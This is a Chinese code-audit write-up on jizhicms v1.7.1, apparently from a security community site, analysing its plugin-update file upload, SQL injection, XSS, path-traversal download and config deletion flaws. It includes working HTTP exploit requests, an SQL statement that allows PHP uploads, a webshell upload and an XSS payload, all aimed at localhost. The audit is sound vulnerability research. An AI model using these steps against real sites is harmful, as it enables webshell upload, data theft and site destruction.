

# jizhicms(极致 CMS)v1.7.1 代码审计引发的思考

“ 先知社区，先知安全技术社区

## 0x01、前言

在 CNVD 闲逛的时候看到这款 CMS, 发现常见的用于 getsshell 的漏洞都有人提交过，顿时来了兴趣，下载下来经过审计发现漏洞的利用方式和常规方法稍有不同，尤其是对于文件上传的漏洞来说，在以前的测试中主要集中在图片附件之类的地方，在当下基本都通过白名单方式来限制上传的情况下，如果 CMS 中存在一些在线升级或者下载插件的功能，如果我们能替换从远端下载的程序为自己的可执行脚本也不失为一种文件上传的好方法

## 0x02、从安装插件到任意文件上传

```
POST /admin.php/Plugins/update.html HTTP/1.1
Host: 127.0.0.1:8091
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
```


```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 80
Origin: http://127.0.0.1:8091
Connection: close
Referer: http://127.0.0.1:8091/admin.php/Plugins/
Cookie: PHPSESSID=tq79jo8omp5s72lq101noj48lq

action=start-download&filepath=msgphone&download_url=http://127.0.0.1/test/a.zip
```

攻击者可以控制 download\_url 传入参数的值，从而传入被压缩的可执行脚本，然后该压缩包会被解压并传入到特定位置，实现 getshell

所以只需要攻击者在自己控制的网站上压缩可执行脚本然后将 url 赋值给 download\_url 即可实现任意文件上传

定位下函数位置，该函数位于 / A/c/PluginsController.php 下的 update 函数



```
function update(){
    $filepath = $this->frparam('filepath',1);
    if($filepath){
        if($this->frparam('action',1)){
            $action = $this->frparam('action',1);
            // 自己获取这些信息
            $remote_url = urldecode($this->frparam('download_url',1));
            $file_size = $this->frparam('filesize',1);
            $tmp_path = Cache_Path."/update_".$filepath.".zip";//临时下载文件路径
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200514215200-15892872-95ea-1.png>)

传进来的值通过 frparam 函数处理之后变赋值给了 remote\_url

跟进到 frparam 函数函数中，该函数位于 / FrPHP/lib/Controller.php 中

```
public function frparam($str=null, $int=0,$default = FALSE, $method = null){
```

```
    $data = $this->_data;
```

```
    if($str===null) return $data;
```

```
    if(!array_key_exists($str,$data)){
```

```
        return ($default===FALSE)?false:$default;
```

```
    }
```

```
    if($method===null){
```

```
        $value = $data[$str];
```

```
    }else{
```

```
        $method = strtolower($method);
```

```
        switch($method){
```

```
            case 'get':
```

```
                $value = $_GET[$str];
```

```
                break;
```

```
            case 'post':
```

```
                $value = $_POST[$str];
```

```
                break;
```

```
            case 'cookie':
```

```
                $value = $_COOKIE[$str];
```

```
                break;
```

```
        }
```

```
    }
```

```
    return format_param($value,$int);
```

```
return format_param($value,$fmt);  
}
```

该函数并没有对传入的值进行过滤，只是简单的从 data 数组里取数据

然后继续回到 update 函数，在获取到了 remote\_url 的值后便进行了下载以及解压缩的操作


```
case 'start-download':  
    // 这里检测下 tmp_path 是否存在  
    try {  
        set_time_limit(0);  
        touch($tmp_path);  
        // 做些日志处理  
        if ($fp = fopen($remote_url, "rb")) {  
            if (!$download_fp = fopen($tmp_path, "wb")) {  
                exit;  
            }  
            while (!feof($fp)) {  
                if (!file_exists($tmp_path)) {  
                    // 如果临时文件被删除就取消下载  
                    fclose($download_fp);  
                    exit;  
                }  
                fwrite($download_fp, fread($fp, 1024 * 8 ), 1024 * 8);  
            }  
            fclose($download_fp);  
            fclose($fp);  
        }  
    }  
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200514220059-571de826-95eb-1.png>)

```
case 'file-upzip':  
  
    if (!file_exists($tmp_path)) { //先判断待解压的文件是否存在  
        JsonReturn(['code'=>1, 'msg'=>'下载缓存文件不存在! ']);  
    }  
    $path = APP_PATH.'A/exts/';  
    $zip = new \ZipArchive;  
    //$tmp_path = str_replace('/', '\\', $tmp_path);  
    $res = $zip->open($tmp_path);  
    if ($res === TRUE) {  
  
        //解压缩到test文件夹  
        $zip->extractTo(APP_PATH.'A/exts');  
        $zip->close();  
    }  
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200514220143-715a3c4e-95eb-1.png>)

最后解压到的文件夹为 / A/exts




PHP Version 7.3.4	
System	Windows NT LAPTOP-6T5JRUNU 10.0 build 18362 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64

(<https://xzfile.aliyuncs.com/media/upload/picture/20200514220304-a1622604-95eb-1.png>)

## 0x03、从 sql 注入到任意文件上传

从回显可以明确的看到这是一个报错注入，如果没有回显报错的话，为了查看是否进行了 sql 语句的拼接可以去查看 mysql 的 log 日志, 可以通过 Navicat 的日志功能去查看



(<https://xzfile.aliyuncs.com/media/upload/picture/20200515203052-ea420d32-96a7-1.png>)

在对 CMS 不是很熟悉的情况下可以通过搜索关键字来定位大概的漏洞位置，customurl 成功的引起了我的注意，这是表的名字，经过简单判断，定位到函数位置为 /Home/c/HomeController.php 中 342-355 行中，用户传入参数 url 然后进入到 find 函数中处理

```

$url = ($position!==FALSE) ? substr($request_url,0,$position) : $request_url;
$url = substr($url,1,strlen($url)-1);
$html = str_ireplace(File_TXT,'',$url);
$file_path = APP_PATH.APP_HOME.'/'.$HOME_VIEW.'/'.$this->template.'/page/'.$html.'.html';
if(file_exists($file_path)){
    $this->display($this->template.'/page/'.$html);
    exit;
}
$url = substr(REQUEST_URI,1);
$r = M('customurl')->find(['url'=>$url]);
if($r){
    $this->type = $this->classtypedata[$r['tid']];
    $this->jizhi_details($r['aid']);
    exit;
}

//错误页面->404
$this->error('输入url错误!');
exit;

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200515203433-6e29de04-96a8-1.png>)

跟进到 find 函数中，位于 / FrPHP/lib/Model.php，find 函数主要去调用 findAll 函数去拼接执行 sql 语句

```
public function find($where=null,$order=null,$fields=null,$limit=1)
```

```

{
    if( $record = $this->findAll($where, $order, $fields, 1) ){
        return array_pop($record);
    }else{
        return FALSE;
    }
}
}

```

这里看代码看的头疼，为了直观展示代码的执行过程可以用 phpstorm 配合 xdebug 的方式去调试 php 代码，可以看到将我们传入的参数直接带入查询，然后调用 getArray 函数去执行



(<https://xzfile.aliyuncs.com/media/upload/picture/20200515205037-acf8ca26-96aa-1.png>)

```

public function findAll($conditions=null,$order=null,$fields=null,$limit=null)
{
    .....
    .....
    .....
}

```



```

        if(!empty($limit))$where .= " LIMIT {$limit}";
        $fields = empty($fields) ? "*" : $fields;
        $table = self::$table;
        $sql = "SELECT {$fields} FROM {$table} {$where}";
        return $this->db->getArray($sql);
    }

```

在 /FrPHP/db/DBholder.php 中, getArray 函数调用 query 函数, 如果有错误将输出错误信息

```

//执行SQL语句, 返回PDOStatement对象, 可以理解为结果集
public function query($sql){
    $this->arrSql[] = $sql;
    $this->Statement = $this->pdo->query($sql);
    if ($this->Statement) {
        return $this;
    } else {
        $msg = $this->pdo->errorInfo();
        if($msg[2]){
            //echo 1;
            Error_msg('数据库错误: ' . $msg[2] . end($this->arrSql));
        }
    }
}


//执行SQL语句返回数组
public function getArray($sql){
    if(!$result = $this->query($sql)) return array();
    if(!$this->Statement->rowCount()) return array();
    $rows = array();
    while($rows[] = $this->Statement->fetch(PDO::FETCH_ASSOC)){}
    $this->Statement=null;
    array_pop($rows);
    return $rows;
}

```

(https://xzfile.aliyuncs.com/media/upload/picture/20200515205509-4f169c48-96ab-1.png)

当然只是原样输出报错信息的话应该还是存在一个反射型 XSS 的

`http://x.x.x.x/static/default/assets/asset/img/1'%3Cimg%20src=1%20onerror=alert(1)%3E--`



(https://xzfile.aliyuncs.com/media/upload/picture/20200515211441-09269f78-96ae-1.png)

在接下来发现该 CMS 允许上传的文件类型是保存在数据库中的

20	fileSize	限制上传文件大小	(Null)	0 0
21	fileType	允许上传文件类型	(Null)	0 pdf jpg jpeg png zip rar gzip doc docx xlsx
22	ueditor_config	UEditor编辑器导航条	(Null)	0 &#039;undo&#039;, &#039;redo&#039;, &#039; &#039;, &#039;para

(<https://xzfile.aliyuncs.com/media/upload/picture/20200515205853-d45b3e68-96ab-1.png>)

通过数据库写入到缓存文件，在使用时从缓存文件中去看上传的类型是不是缓存文件中允许的，如果是则允许上传。那可以通过 SQL 注入漏洞更新下数据库，写入允许上传的后缀 php，即可实现 getshell

<pre>sql-shell&gt; UPDATE jz_sysconfig SET data = 'pdf jpg jpeg png zip rar gzip doc docx xlsx php' WHERE id = 21; UPDATE jz_sysconfig SET data = 'pdf jpg jpeg png zip rar gzip doc docx xlsx php' WHERE id = 21: 'NULL' sql-shell&gt;</pre>				
20	fileSize	限制上传文件大小	(Null)	0 0
21	fileType	允许上传文件类型	(Null)	0 pdf jpg jpeg png zip rar gzip doc docx xlsx php
22	ueditor_config	UEditor编辑器导航条	(Null)	0 &#039;undo&#039;, &#039;redo&#039;, &#039; &#039;, &#039;para

(<https://xzfile.aliyuncs.com/media/upload/picture/20200515205916-e1fce602-96ab-1.png>)

然后登陆后台清空缓存让网站重新获得新的缓存，然后上传 php 文件。看到上传成功了

Request		Response	
Raw	Params	Raw	Render
<pre>POST /admin.php/Common/uploads.html HTTP/1.1 Host: 127.0.0.1:8091 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Content-Type: multipart/form-data; boundary=-----4160875061942042592365821676 Content-Length: 657 Origin: http://127.0.0.1:8091 Connection: close Referer: http://127.0.0.1:8091/admin.php/Product/addproduct.html Cookie: PHPSESSID=uuhua07sgd6kv116vp84jtm81e -----4160875061942042592365821676 Content-Disposition: form-data; name="file"; filename="one.php"</pre>		<pre>HTTP/1.1 200 OK Date: Thu, 14 May 2020 08:47:09 GMT Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02 X-Powered-By: PHP/7.3.4 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Set-Cookie: PHPSESSID=uuhua07sgd6kv116vp84jtm81e; expires=Thu, 14-May-2020 09:47:09 GMT; Max-Age=3600; path=/ Connection: close Content-Type: text/html; charset=UTF-8 Content-Length: 52  {"url": "\Public\Admin\202005143885.php", "code": 0}</pre>	



(https://xzfile.aliyuncs.com/media/upload/picture/20200515210026-0be64724-96ac-1.png)

既然是代码审计，我们也来跟下网站获取上传类型的方式

在 / A/c/CommonController.php 中 uploads 函数中是从 webconf 中获得的 fileType 的值

```
$fileType = $this->webconf['fileType'];  
if(strpos($fileType, strtolower($pix))===false){  
    $data['error'] = "Error: 文件类型不允许上传! ";  
    $data['code'] = 1002;  
    JsonResult($data);  
}
```

webconf 函数位于 / Conf/Functions.php 中, 通过调用 getCache 函数来获取相关的值

```
function webConf($str=null){  
    //v1.3 取消文件存储  
    //$web_config = include(APP_PATH.'Conf/webconf.php');  
    $webconfig = getCache('webconfig');  
}
```

getCache 函数位于 / FrPHP/common/Functions.php

```
function getCache($str=false){
    if(!$str){
        return false;
    }
    // 获取
    $s = md5($str).'frphp'.md5($str);
    $cache_file_data = APP_PATH.'cache/data/'.$s.'.php';
    if(!file_exists($cache_file_data)){
        return false;
    }
    $last_time = filemtime($cache_file_data); // 创建文件时间
    $res = file_get_contents($cache_file_data);
    $res = substr($res,14);
    $data = json_decode($res,true);

    if(($data['frcache_time']+$last_time)<time() && $data['frcache_time']>=0){
        unlink($cache_file_data);
        return false;
    }else{
        return $data['frcache_data'];
    }
}
```


getCache 从 / cache/data / 中获取相关的值 缓存文件的名字为  
md5(webconfig).frphp.md5(webconfig)  
可以看到已经成功缓存, php 为允许上传的类型

```
","pc_template":"default","wap_template":"wap","weixin_template":null,"iswap":"0","  
isopenhomeupload":"1","isopenhomework":"0","cache_time":"0","fileSize":"0","file  
Type":"pdf|jpg|jpeg|png|zip|rar|gzip|doc|docx|xls|xlsx|php","ueditor_config":"'undo',  
'redo', '|',\n'paragraph',\n'bold', 'italic', 'blockquote', 'insertparagraph', \n'justifyleft',  
'justifycenter', 'justifyright','justifyjustify','|',\n'indent', 'insertorderedlist',  
'insertunorderedlist','|', \n'insertimage', 'insertframe',\n'link',\n'inserttable',
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200515210509-b4c31444-96ac-1.png>)

## 0x04、后台任意文件夹压缩下载

这个的漏洞触发同样位于 CMS 的插件部分, 只需要替换 filepath 的值为要打包的文件夹即可  
打包网站下载



(<https://xzfile.aliyuncs.com/media/upload/picture/20200515210954-5e5fe2e8-96ad-1.png>)

根据 url 定位到漏洞位置，位于 / A/c/PluginsController.php 中的 output 函数，该函数主要是获取用户输入的文件名然后进行压缩在发送给客户端，

还是这个 frparam 函数，由前文可知该函数没有对传入的参数进行过滤的话，从而导致了可以进行目录穿越，然后可以压缩不同的目录下载任意文件，条件只需要知道文件夹名字

```
function output(){
    $filepath = $this->frparam('filepath',1);
    //echo $filepath;
    if(!$filepath){
        Error('链接错误! ');
    }
    $zip = new \ZipArchive();

    if ($zip->open($filepath.'.zip', \ZipArchive::CREATE|\ZipArchive::OVERWRITE) === TRUE) {
        $this->addFileToZip(APP_PATH.'A/extern/'. $filepath.'/', $zip);
        //调用方法，对要打包的根目录进行操作，并将ZipArchive的对象传递给方法
        $zip->close(); //关闭处理的zip文件

        $zip = $filepath.'.zip';
        $zipname = date('YmdHis');
        //打开文件
        $file = fopen($zip, "r");
        //返回的文件类型
    }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200515211154-a61df084-96ad-1.png>)


## 0x05、后台配置文件删除

该漏洞的触发同样也是源于 frparam 函数没有对传入的文件路径进行必要的过滤



在 /A/c/PluginsController.php 中的 action\_do 函数中的 483 到 494 行中由于未对目录进行限制导致的目录穿越漏洞，只要文件中包含 config.php 文件即可触发 deldir 函数进行文件删除操作

Conf 文件夹中包含 config.php，该文件夹为网站配置信息储存的地方，一旦被删除，网站将无法正常运行



```
483 //卸载
484 $config = require_once($dir.'/'.$filepath.'/config.php');
485 $w = ['filepath'=>$filepath];
486 $plugins = M('plugins')->find($w);
487 if(!$plugins){
488     if($type==2){
489         //批量删除文件
490         if(is_dir(APP_PATH.'A/extends/'.$filepath)){
491             deldir(APP_PATH.'A/extends/'.$filepath);
492         }
493         JsonReturn(array('code'=>0,'msg'=>'删除成功!'));
494     }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200515211701-5d243c0c-96ae-1.png>)

deldir 函数的功能是遍历目标文件下的所有文件进行删除操作


```
function deldir($dir) {
    //先删除目录下的文件:
    $dh=opendir($dir);
    while ($file=readdir($dh)) {
        if($file!="." && $file!="..") {
            $fullpath=$dir."/".$file;
            if(!is_dir($fullpath)) {
```

```

        unlink($fullpath);
    } else {
        deldir($fullpath);
    }
}
}
closedir($dh);

```

成功删除了 Conf 文件夹



(<https://xzfile.aliyuncs.com/media/upload/picture/20200515211910-a9ab0ce0-96ae-1.png>)

## 0x06、总结

phpstorm 配合 xdebug 进行代码调试，在代码不太读得懂的地方可以直观看到代码具体执行过程，对于代码审计来说很有帮助，当然对于 sql 注入同样也可以采取监控 sql 语句的执行过程来看是否存在 sql 注入漏洞。对于上传点的寻找又多了一种思路，毕竟现在网站为了方便都增加了在线升级或者在线下载插件的功能，并且大部分都自带解压或者执行的功能，如果远端的 url 可以被替换，很有可能实现任意文件上传。对于代码审计目前还处在起步学习阶段，如有分析的

不对的地方或者见识浅薄的地方还望批评指正。